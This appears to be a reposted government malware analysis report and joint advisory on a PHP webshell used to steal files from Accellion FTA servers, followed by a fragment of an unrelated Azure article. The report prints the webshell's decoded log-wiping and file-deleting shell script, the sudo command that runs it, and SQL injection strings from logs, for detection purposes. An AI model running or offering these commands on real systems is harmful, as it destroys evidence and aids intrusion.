by Scott Muniz | Feb 24, 2021 | Security, Technology
This article is contributed. See the original author and article here.
The cybersecurity authorities of Australia, New Zealand, Singapore, the United Kingdom, and the United States have released Joint Cybersecurity Advisory AA21-055A: Exploitation of Accellion File Transfer Appliance. Cyber actors worldwide have exploited vulnerabilities in Accellion File Transfer Appliance to attack multiple federal, and state, local, tribal, and territorial government organizations as well as private industry organizations in the medical, legal, telecommunications, finance, and energy fields. In some instances, the attacker extorted money from victim organizations to prevent public release of information exfiltrated from a compromised Accellion appliance.
CISA encourages users and administrators to review AA21-055A: Exploitation of Accellion File Transfer Appliance and MAR-10325064-1.v1 – Accellion FTA for more information.
![MAR-10325064-1.v1 – Accellion FTA]()
by Scott Muniz | Feb 24, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Malware Analysis Report
10325064.r1.v1
2021-02-22
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
This Malware Analysis Report (MAR) analyzes a malicious Hypertext Preprocessor (PHP) webshell file submitted to CISA for analysis. The webshell is designed to be uploaded to an Accellion File Transfer Appliance (FTA) server, a secure file transfer application used by customers to send large files. The webshell leverages a Structured Query Language (SQL) injection vulnerability to install itself onto the impacted FTA server. The webshell provides threat actors with the ability to locate files, obtain file metadata, and download files stored on the Accellion FTA server.
This webshell has been used in recent cyberattacks targeting users of Accellion FTA. For more information on these attacks, refer to Joint Cybersecurity Advisory AA21-055A.
For a downloadable copy of IOCs, see: MAR-10325064-1.v1.stix.
Submitted Files (1)
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 (about.html)
IPs (9)
155.94.160.40
192.52.167.101
194.88.104.24
197.156.107.83
209.163.151.232
209.58.189.165
45.135.229.179
79.141.162.82
92.38.135.29
Findings
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7
Tags
webshell
Details
| Name |
about.html |
| Size |
3202 bytes |
| Type |
PHP script, ASCII text, with very long lines |
| MD5 |
bdfd11b1b092b7c61ce5f02ffc5ad55a |
| SHA1 |
9bbaf89be60a5c455ae5b14cbead82fce22f3b66 |
| SHA256 |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| SHA512 |
8e9e1fd5d1798b519bb477050b0e817be7523b92715958446d4133f97923a1a6dc726c7d7009da6ecd3bf674e88ae428a45300cbe8f4b3628470cf203a46a1b6 |
| ssdeep |
96:jh58DD+hpmEr4YkPdvrf50ZPbAmLkysSJBLUNf++m:GahpmErBmZrfKVsrysSJBz |
| Entropy |
5.641443 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| 2e0df09fa3… |
Related_To |
209.58.189.165 |
| 2e0df09fa3… |
Related_To |
197.156.107.83 |
| 2e0df09fa3… |
Related_To |
194.88.104.24 |
| 2e0df09fa3… |
Related_To |
45.135.229.179 |
| 2e0df09fa3… |
Related_To |
92.38.135.29 |
| 2e0df09fa3… |
Related_To |
155.94.160.40 |
| 2e0df09fa3… |
Related_To |
209.163.151.232 |
| 2e0df09fa3… |
Related_To |
79.141.162.82 |
| 2e0df09fa3… |
Related_To |
192.52.167.101 |
Description
The file, about.html, is a malicious Hypertext Preprocessor (PHP) webshell which leverages a SQL injection vulnerability to install itself onto the compromised Accellion FTA server. When the webshell is successfully installed, it provides threat actors the ability to download files stored on the FTA server.
Analysis indicates that the FTA server was compromised, which allows the threat actor the ability to craft an HTTP request directly to the webshell with commands that will be executed as if the threat actor had local (shell) access to the FTA server.
When executed on the compromised FTA server, the webshell will attempt to check if the HTTP request accessing this resource includes the parameters, “dwn” and “fn” (Figure 2). If the two parameters are available in the HTTP request, then the webshell will use the decrypt function to decrypt the contents of the original “dwn” parameter and store it in the value named “$path”. It conducts the same process on the “fn” parameter and stores the value in the variable named “$fname”. The webshell checks if the file located at “$path” exists on the compromised FTA server. If the file exits, then the “$path” and “$fname” variables are used to call the readfile function to read and download the contents of the targeted file.
Note: The encrypt and decrypt functions are undefined in the webshell, it’s possible that both functions are included in either one or two of the files referenced by the webshell, “function.inc” and “remote.inc”.
The file checks if the HTTP request has the parameter “csrftoken” and the parameter has the value “11454bd782bb41db213d415e10a0fb3c” (Figure 3). If so, the webshell will use the clean_up function to delete itself from the victim’s system.
The clean_up function contains another function, file_put_contents. This function is used by the webshell to create the file “/tmp/.scr” and decode an encoded base64 string contained in the file (Figure 4).
Displayed below are the contents within the decoded base64 encoded string:
–Begin decoded contents within the base64 encoded string–
#!/bin/sh
for log in `ls /var/opt/apache/*log*`;do cat $log 2>/dev/null | grep -v ‘about.html’ > /tmp/x;mv /tmp/x $log;rm -rf /tmp/x;done
echo -n > /home/seos/log/adminpl.log;
rm -rf /home/httpd/html/about.html > /tmp/.out
rm -rfv /home/httpd/html/oauth.api > /tmp/.out
chmod 777 /tmp/.out
chown nobody:nobody /tmp/.out
echo > /var/log/secure
–End decoded contents within the base64 encoded string–
The decoded content “/tmp/.scr” is a script file used by the webshell to evade detection and analysis. The script file is designed to iterate through all logs in “/var/opt/apache/*log*” on the victim’s system and return all the results not pertaining to about.html and store them in “/tmp/x”. This file is used to replace the original log file before removing the file “/tmp/x” from the victim’s system. This will results in Apache logs that have been sterilized for references to about.html and hinders log analysis capabilities.
The script file will attempt to remove “/home.seos/courier/about.html” and “/home/seos/courier/oauth.api” from the victim’s system. Once these files are removed, it will redirects standard output to “/tmp/.out” before modifying its ownership and permissions making it more difficult to recover and analyze.
The script file is executed by invoking the Perl System function, which is used for executing arbitrary Unix commands on a system. The “admin.pl” is used to execute the script file.
Displayed below is the command used to execute the script file:
–Begin command–
@system(‘sudo /usr/local/bin/admin.pl –mount_cifs=AF,DF,”‘$(sh /tmp/.scr)'”,PASSWORD 1>/dev/null 2>/dev/null’);
–End command–
The script file “/tmp/.scr” and “/tmp/.out” will later be unlinked and deleted from the victim’s system.
If the HTTP request does not match the parameters for downloading file contents (Figure 2) or performing the cleanup process (Figure 3), then the webshell expects to receive an application ID from the parameter aid obtained from the HTTP request (Figure 5). This application ID is used to open the associated database and execute a SQL command against it (Figure 6).
The cleanup mechanism is invoked to remove the webshell from the system and Apache logs only if the webshell returns no results from the SQL query executed on the victim’s system. If the webshell returns results from the SQL query executed on the victim’s system, then the results are returned to the webshell in a table (Figure 1). This technique allows the threat actor to manually download file contents or initiate the cleanup process by clicking on their respective links.
Displayed below are Indicators of Compromise (IOCs) related to this malicious webshell:
–Begin file system artifacts contained in the webshell–
/home/seos/courier/about.html
/tmp/.scr
/tmp/.out
–End file system artifacts contained in the webshell–
–Begin IP addresses–
209.58.189.165
197.156.107.83
194.88.104.24
45.135.229.179
92.38.135.29
155.94.160.40
209.163.151.232
79.141.162.82
192.52.167.101
–End IP addresses–
The URIs contains the following parameters (Figure 2&5):
–Begin URIs parameters–
dwn
fn
aid
–End URIs parameters–
URIs contains the following parameter and its corresponding value (Figure 3):
–Begin URIs parameter and value–
parameter: csrftoken
value: 11454bd782bb41db213d415e10a0fb3c
–End URIs parameter and value–
Screenshots

Figure 1 – The webshell opened in a web browser. Note: The output of the webshell opened in a web browser is very different since it was opened on a system without Accellion.

Figure 2 – The webshell contains a functionality used to download targeted files from the FTA server. The webshell verifies if the HTTP request contains the parameters “dwn” and “fn” prior to downloading the targeted file.

Figure 3 – The webshell checks if the HTTP request has the parameter “csrftoken” and a corresponding value “11454bd782bb41db213d415e10a0fb3c”. If so, it uses the clean_up function to delete itself from the victim’s system.

Figure 4 – The webshell creates the script file “/tmp/.scr” and decodes an encoded base64 string contained in the script file.

Figure 5 – The webshell uses the aid parameter to open associated database and execute a SQL command against it.

Figure 6 – This is the SQL Command executed against the associated database.
209.58.189.165
Tags
command-and-control
Whois
inetnum: 209.58.184.0 – 209.58.191.255
netname: LSW-HKG-10
descr: LeaseWeb Asia Pacific – Hong Kong
descr: Please send all abuse notifications to the following email address: abuse@sg.leaseweb.com. To ensure proper processing of your abuse notification, please visit the website www.leaseweb.com/abuse for notification requirements. All police and other government agency requests must be sent to subpoenas@sg.leaseweb.com.
country: HK
admin-c: LA249-AP
tech-c: LA249-AP
abuse-c: AL1457-AP
status: ALLOCATED NON-PORTABLE
mnt-by: MAINT-LSW-SG
mnt-irt: IRT-LSW-SG
last-modified: 2021-01-27T13:17:29Z
source: APNIC
irt: IRT-LSW-SG
address: 18B Keong Saik Road, Singapore 089125
e-mail: apnic@sg.leaseweb.com
abuse-mailbox: abuse@sg.leaseweb.com
admin-c: LAPP1-AP
tech-c: LAPP1-AP
auth: # Filtered
remarks: apnic@sg.leaseweb.com was validated on 2020-12-23
remarks: abuse@sg.leaseweb.com was validated on 2021-02-04
mnt-by: MAINT-LSW-SG
last-modified: 2021-02-04T12:48:04Z
source: APNIC
role: ABUSE LSWSG
address: 18B Keong Saik Road, Singapore 089125
country: ZZ
phone: +000000000
e-mail: apnic@sg.leaseweb.com
admin-c: LAPP1-AP
tech-c: LAPP1-AP
nic-hdl: AL1457-AP
remarks: Generated from irt object IRT-LSW-SG
abuse-mailbox: abuse@sg.leaseweb.com
mnt-by: APNIC-ABUSE
last-modified: 2020-06-03T13:05:57Z
source: APNIC
person: LSW Apnic
address: 18B Keong Saik Road, Singapore 089125
country: SG
phone: +6531587350
e-mail: apnic@sg.leaseweb.com
nic-hdl: LA249-AP
mnt-by: MAINT-LSW-SG
last-modified: 2016-06-06T08:59:04Z
source: APNIC
% Information related to ‘209.58.184.0/21AS133752’
route: 209.58.184.0/21
descr: LeaseWeb Asia Pacific Hong Kong
origin: AS133752
mnt-by: MAINT-LSW-SG
last-modified: 2015-10-22T06:43:03Z
source: APNIC
Relationships
| 209.58.189.165 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
197.156.107.83
Tags
command-and-control
Whois
inetnum: 197.156.106.0 – 197.156.107.255
netname: To_ERs_logically_close_to_MK-BR
descr: To ERs logically close to MK-BR
country: ET
admin-c: ET4-AFRINIC
tech-c: ETID1-AFRINIC
status: ASSIGNED PA
mnt-by: ETC-MNT
source: AFRINIC # Filtered
parent: 197.156.64.0 – 197.156.127.255
person: Ethio Telecom
nic-hdl: ET4-AFRINIC
address: Churchill Road
address: Addis Ababa 1047
address: Ethiopia
phone: tel:+251-91-151-0433
phone: tel:+251-91-152-4200
phone: tel:+251-91-150-8279
phone: tel:+251-91-150-9821
phone: tel:+251-91-151-0425
phone: tel:+251-91-150-9835
mnt-by: GENERATED-GRXPERJUPKL2DTQEXFFNEHRZHJZDFRJ7-MNT
source: AFRINIC # Filtered
person: Ethio Telecom IS Division
address: Ethio telecom
address: Legehar Information System division
address: Addis Ababa, Ethiopia
address: Addis Ababa
address: Ethiopia
phone: tel:+251-91-125-6562
fax-no: tel:+251-11-552-3296
nic-hdl: ETID1-AFRINIC
mnt-by: GENERATED-ZPSFE1E8AGHQZZFKT4YYQSIX58FJ1MZ4-MNT
source: AFRINIC # Filtered
% Information related to ‘197.156.64.0/18AS24757’
route: 197.156.64.0/18
descr: Ethio Telecom
origin: AS24757
member-of: rs-ethiotelecom
mnt-by: ETC-MNT
source: AFRINIC # Filtered
Relationships
| 197.156.107.83 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
194.88.104.24
Tags
command-and-control
Relationships
| 194.88.104.24 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
45.135.229.179
Tags
command-and-control
Whois
inetnum: 45.135.229.0 – 45.135.229.255
netname: GCL-CUSTOMER-US
descr: G-Core Labs Customer assignment
country: US
admin-c: LA5122-RIPE
tech-c: LA5122-RIPE
status: ASSIGNED PA
mnt-by: GCL1-MNT
created: 2019-12-05T12:00:26Z
last-modified: 2019-12-05T12:00:26Z
source: RIPE
geoloc: 38.747203 -77.531658
person: LIR Admin
address: G-Core Labs S.A.
address: 2A Rue Albert Borschette
address: 1246 Luxembourg
phone: +352-691-045488
e-mail: noc@gcore.lu
nic-hdl: LA5122-RIPE
mnt-by: WGI1-MNT
mnt-by: GCL1-MNT
created: 2012-12-05T15:05:34Z
last-modified: 2015-12-10T08:56:40Z
source: RIPE
% Information related to ‘45.135.229.0/24AS199524’
route: 45.135.229.0/24
descr: GCL-45-135-229-0-24
origin: AS199524
mnt-by: GCL1-MNT
created: 2019-08-12T12:36:11Z
last-modified: 2019-08-12T12:36:11Z
source: RIPE
Relationships
| 45.135.229.179 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
92.38.135.29
Tags
command-and-control
Whois
inetnum: 92.38.134.0 – 92.38.135.255
netname: GCL-CUSTOMER-KOREA
descr: G-Core Labs Customer assignment
country: KR
org: ORG-WIG6-RIPE
admin-c: LA5122-RIPE
tech-c: LA5122-RIPE
mnt-by: GCL1-MNT
status: ASSIGNED PA
created: 2017-09-25T13:07:39Z
last-modified: 2017-09-25T13:07:39Z
source: RIPE
geoloc: 37.534 126.991
organisation: ORG-WIG6-RIPE
org-name: G-Core Labs S.A.
country: LU
org-type: LIR
address: 2A Rue Albert Borschette
address: 1246
address: Luxembourg
address: LUXEMBOURG
phone: +375293666245
e-mail: noc@gcore.lu
abuse-c: AC23417-RIPE
mnt-ref: GCL1-MNT
mnt-ref: RIPE-NCC-HM-MNT
mnt-by: GCL1-MNT
mnt-by: RIPE-NCC-HM-MNT
created: 2012-12-05T13:21:56Z
last-modified: 2020-12-16T14:53:47Z
source: RIPE
person: LIR Admin
address: G-Core Labs S.A.
address: 2A Rue Albert Borschette
address: 1246 Luxembourg
phone: +352-691-045488
e-mail: noc@gcore.lu
nic-hdl: LA5122-RIPE
mnt-by: WGI1-MNT
mnt-by: GCL1-MNT
created: 2012-12-05T15:05:34Z
last-modified: 2015-12-10T08:56:40Z
source: RIPE
% Information related to ‘92.38.135.0/24AS199524’
route: 92.38.135.0/24
descr: GCL-92-38-135
origin: AS199524
mnt-by: GCL1-MNT
created: 2017-07-31T09:22:46Z
last-modified: 2017-07-31T09:22:46Z
source: RIPE
% Information related to ‘92.38.135.0/24AS202422’
route: 92.38.135.0/24
descr: GCL-92-38-135-0-24
origin: AS202422
mnt-by: GCL1-MNT
created: 2019-06-26T15:14:58Z
last-modified: 2019-06-26T15:14:58Z
source: RIPE
Relationships
| 92.38.135.29 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
155.94.160.40
Tags
command-and-control
Whois
NetRange: 155.94.160.0 – 155.94.160.255
CIDR: 155.94.160.0/24
NetName: QN-246326932
NetHandle: NET-155-94-160-0-1
Parent: QUADRANET (NET-155-94-128-0-1)
NetType: Reassigned
OriginAS:
Customer: myserverplanet ltd (C05467676)
RegDate: 2014-11-24
Updated: 2014-11-24
Comment: Abuse: abuse@quadranet.com
Ref: https://rdap.arin.net/registry/ip/155.94.160.0
CustName: myserverplanet ltd
Address: 117 E. First Street
City: Monticello
StateProv: IA
PostalCode: 52310
Country: US
RegDate: 2014-11-24
Updated: 2018-08-30
Ref: https://rdap.arin.net/registry/entity/C05467676
OrgTechHandle: QNO6-ARIN
OrgTechName: QuadraNet Network Operations
OrgTechPhone: +1-213-614-9371
OrgTechEmail: support@quadranet.com
OrgTechRef: https://rdap.arin.net/registry/entity/QNO6-ARIN
OrgAbuseHandle: QUADR4-ARIN
OrgAbuseName: QuadraNet Abuse
OrgAbusePhone: +1-213-614-8371
OrgAbuseEmail: abuse@quadranet.com
OrgAbuseRef: https://rdap.arin.net/registry/entity/QUADR4-ARI
Relationships
| 155.94.160.40 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
209.163.151.232
Tags
command-and-control
Whois
NetRange: 209.163.151.0 – 209.163.151.255
CIDR: 209.163.151.0/24
NetName: TWTC-DIGDEF-01
NetHandle: NET-209-163-151-0-1
Parent: TWTC-NETBLK-12 (NET-209-163-128-0-1)
NetType: Reassigned
OriginAS:
Organization: DIGITAL DEFENSE INCORPORATED (DIGIT-45)
RegDate: 2004-03-31
Updated: 2009-08-31
Ref: https://rdap.arin.net/registry/ip/209.163.151.0
OrgName: DIGITAL DEFENSE INCORPORATED
OrgId: DIGIT-45
Address: 1711 CITADEL PLAZA
City: SAN ANTONIO
StateProv: TX
PostalCode: 78209
Country: US
RegDate: 2004-03-31
Updated: 2017-11-06
Ref: https://rdap.arin.net/registry/entity/DIGIT-45
Relationships
| 209.163.151.232 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
79.141.162.82
Tags
command-and-control
Whois
inetnum: 79.141.162.0 – 79.141.163.255
netname: HZ-NA23
country: US
admin-c: VD3206-RIPE
tech-c: VD3206-RIPE
status: ASSIGNED PA
mnt-by: HZ-HOSTING-LTD
created: 2018-08-03T14:27:37Z
last-modified: 2018-08-03T14:27:37Z
source: RIPE
nic-hdl: VD3206-RIPE
mnt-by: HZ-HOSTING-LTD
created: 2016-11-28T15:25:07Z
last-modified: 2016-11-28T15:25:07Z
source: RIPE
Relationships
| 79.141.162.82 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
192.52.167.101
Tags
command-and-control
Whois
NetRange: 192.52.166.0 – 192.52.167.255
CIDR: 192.52.166.0/23
NetName: CROWNCLOUD01
NetHandle: NET-192-52-166-0-1
Parent: NET192 (NET-192-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS29761
Organization: Crowncloud US LLC (CUL-34)
RegDate: 2014-10-14
Updated: 2014-10-16
Comment: Addresses in this block are statically assigned. Send abuse reports if any to admin@crowncloud.us
Ref: https://rdap.arin.net/registry/ip/192.52.166.0
OrgName: Crowncloud US LLC
OrgId: CUL-34
Address: 530 W 6th St
Address: C/O Cid 4573 Quadranet Inc. Ste 901
City: Los Angeles
StateProv: CA
PostalCode: 90014-1207
Country: US
RegDate: 2014-07-25
Updated: 2017-10-10
Ref: https://rdap.arin.net/registry/entity/CUL-34
OrgAbuseHandle: CROWN9-ARIN
OrgAbuseName: Crowncloud Support
OrgAbusePhone: +1-940-867-4072
OrgAbuseEmail: admin@crowncloud.us
OrgAbuseRef: https://rdap.arin.net/registry/entity/CROWN9-ARIN
OrgTechHandle: CROWN9-ARIN
OrgTechName: Crowncloud Support
OrgTechPhone: +1-940-867-4072
OrgTechEmail: admin@crowncloud.us
OrgTechRef: https://rdap.arin.net/registry/entity/CROWN9-ARIN
Relationships
| 192.52.167.101 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Description
The webshell attempts to connect to this IP address.
Relationship Summary
| 2e0df09fa3… |
Related_To |
209.58.189.165 |
| 2e0df09fa3… |
Related_To |
197.156.107.83 |
| 2e0df09fa3… |
Related_To |
194.88.104.24 |
| 2e0df09fa3… |
Related_To |
45.135.229.179 |
| 2e0df09fa3… |
Related_To |
92.38.135.29 |
| 2e0df09fa3… |
Related_To |
155.94.160.40 |
| 2e0df09fa3… |
Related_To |
209.163.151.232 |
| 2e0df09fa3… |
Related_To |
79.141.162.82 |
| 2e0df09fa3… |
Related_To |
192.52.167.101 |
| 209.58.189.165 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| 197.156.107.83 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| 194.88.104.24 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| 45.135.229.179 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| 92.38.135.29 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| 155.94.160.40 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| 209.163.151.232 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| 79.141.162.82 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
| 192.52.167.101 |
Related_To |
2e0df09fa37eabcae645302d9865913b818ee0993199a6d904728f3093ff48c7 |
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
by Scott Muniz | Feb 24, 2021 | Security, Technology
This article is contributed. See the original author and article here.
This joint advisory is the result of a collaborative effort by the cybersecurity authorities of Australia,[1] New Zealand,[2] Singapore,[3] the United Kingdom,[4] and the United States.[5][6] These authorities are aware of cyber actors exploiting vulnerabilities in Accellion File Transfer Appliance (FTA).[7] This activity has impacted organizations globally, including those in Australia, New Zealand, Singapore, the United Kingdom, and the United States.
Worldwide, actors have exploited the vulnerabilities to attack multiple federal and state, local, tribal, and territorial (SLTT) government organizations as well as private industry organizations including those in the medical, legal, telecommunications, finance, and energy sectors. According to Accellion, this activity involves attackers leveraging four vulnerabilities to target FTA customers.[8] In one incident, an attack on an SLTT organization potentially included the breach of confidential organizational data. In some instances observed, the attacker has subsequently extorted money from victim organizations to prevent public release of information exfiltrated from the Accellion appliance.
This Joint Cybersecurity Advisory provides indicators of compromise (IOCs) and recommended mitigations for this malicious activity. For a downloadable copy of IOCs, see: AA21-055A.stix and MAR-10325064-1.v1.stix.
Click here for a PDF version of this report.
Accellion FTA is a file transfer application that is used to share files. In mid-December 2020, Accellion was made aware of a zero-day vulnerability in Accellion FTA and released a patch on December 23, 2020. Since then, Accellion has identified cyber actors targeting FTA customers by leveraging the following additional vulnerabilities.
- CVE-2021-27101 – Structured Query Language (SQL) injection via a crafted HOST header (affects FTA 9_12_370 and earlier)
- CVE-2021-27102 – Operating system command execution via a local web service call (affects FTA versions 9_12_411 and earlier)
- CVE-2021-27103 – Server-side request forgery via a crafted POST request (affects FTA 9_12_411 and earlier)
- CVE-2021-27104 – Operating system command execution via a crafted POST request (affects FTA 9_12_370 and earlier)
One of the exploited vulnerabilities (CVE-2021-27101) is an SQL injection vulnerability that allows an unauthenticated user to run remote commands on targeted devices. Actors have exploited this vulnerability to deploy a webshell on compromised systems. The webshell is located on the target system in the file /home/httpd/html/about.html or /home/seos/courier/about.html. The webshell allows the attacker to send commands to targeted devices, exfiltrate data, and clean up logs. The clean-up functionality of the webshell helps evade detection and analysis during post incident response. The Apache /var/opt/cache/rewrite.log file may also contain the following evidence of compromise:
[.'))union(select(c_value)from(t_global)where(t_global.c_param)=('w1'))] (1) pass through /courier/document_root.html[.'))union(select(reverse(c_value))from(t_global)where(t_global.c_param)=('w1'))] (1) pass through /courier/document_root.html['))union(select(loc_id)from(net1.servers)where(proximity)=(0))] (1) pass through /courier/document_root.html
These entries are followed shortly by a pass-through request to sftp_account_edit.php. The entries are the SQL injection attempt indicating an attempt at exploitation of the HTTP header parameter HTTP_HOST.
Apache access logging shows successful file listings and file exfiltration:
“GET /courier/about.html?aid=1000 HTTP/1.1” 200 {Response size}“GET /courier/about.htmldwn={Encrypted Path}&fn={encrypted file name} HTTP/1.1” 200 {Response size}
When the clean-up function is run, it modifies archived Apache access logs /var/opt/apache/c1s1-access_log.*.gz and replaces the file contents with the following string:
Binary file (standard input) matches
In two incidents, the Cybersecurity and Infrastructure Security Agency (CISA) observed a large amount of data transferred over port 443 from federal agency IP addresses to 194.88.104[.]24. In one incident, the Cyber Security Agency of Singapore observed multiple TCP sessions with IP address 45.135.229[.]179.
Organizations are encouraged to investigate the IOCs outlined in this advisory and in [AR21-055A]. If an Accellion FTA appears compromised, organizations can get an indication of the exfiltrated files by obtaining a list of file-last-accessed events for the target files of the symlinks located in the /home/seos/apps/1000/ folder over the period of malicious activity. This information is only indicative and may not be a comprehensive identifier of all exfiltrated files.
Organizations with Accellion FTA should:
- Temporarily isolate or block internet access to and from systems hosting the software.
- Assess the system for evidence of malicious activity including the IOCs, and obtain a snapshot or forensic disk image of the system for subsequent investigation.
- If malicious activity is identified, obtain a snapshot or forensic disk image of the system for subsequent investigation, then:
- Consider conducting an audit of Accellion FTA user accounts for any unauthorized changes, and consider resetting user passwords.
- Reset any security tokens on the system, including the “W1” encryption token, which may have been exposed through SQL injection.
- Update Accellion FTA to version FTA_9_12_432 or later.
- Evaluate potential solutions for migration to a supported file-sharing platform after completing appropriate testing.
- Accellion has announced that FTA will reach end-of-life (EOL) on April 30, 2021.[9] Replacing software and firmware/hardware before it reaches EOL significantly reduces risks and costs.
Additional general best practices include:
- Deploying automated software update tools to ensure that third-party software on all systems is running the most recent security updates provided by the software vendor.
- Only using up-to-date and trusted third-party components for the software developed by the organization.
- Adding additional security controls to prevent the access from unauthenticated sources.
Resources
- FireEye Blog – Cyber Criminals Exploit Accellion FTA for Data Theft and Extortion
- Center for Internet Security (CIS) Critical Security Controls for Effective Cyber Defense, known as “CIS Controls”
- Australia, Canada, New Zealand, the United Kingdom, and the United States Joint Advisory on Technical Approaches to Uncovering and Remediating Malicious Activity
- CISA and MS-ISAC’s Ransomware Guide
by Contributed | Feb 24, 2021 | Technology
This article is contributed. See the original author and article here.
There are different ways to manage your Azure resources depending on your specific needs. With automation tasks, Azure offers a simple way to manage a specific resource or resource group using automation task templates. These templates depend on the Azure resource. For example, for an Azure virtual machine, you can create an automation task that turns on or turns off that virtual machine on a predefined schedule or sends the resource’s monthly cost. This can be especially helpful if you are trying to reduce the cost of your Azure VMs.
An automation task is actually a workflow that runs on the Azure Logic Apps service behind the scenes. Automation tasks are currently in preview and support sending monthly cost for all Azure resources and special templates for Azure virtual machines, Azure Storage accounts, and Azure Cosmos DB.
You might now think how this is different from Azure Automation. For that, you can check out the following article on Microsoft Docs.
How to create an automation task
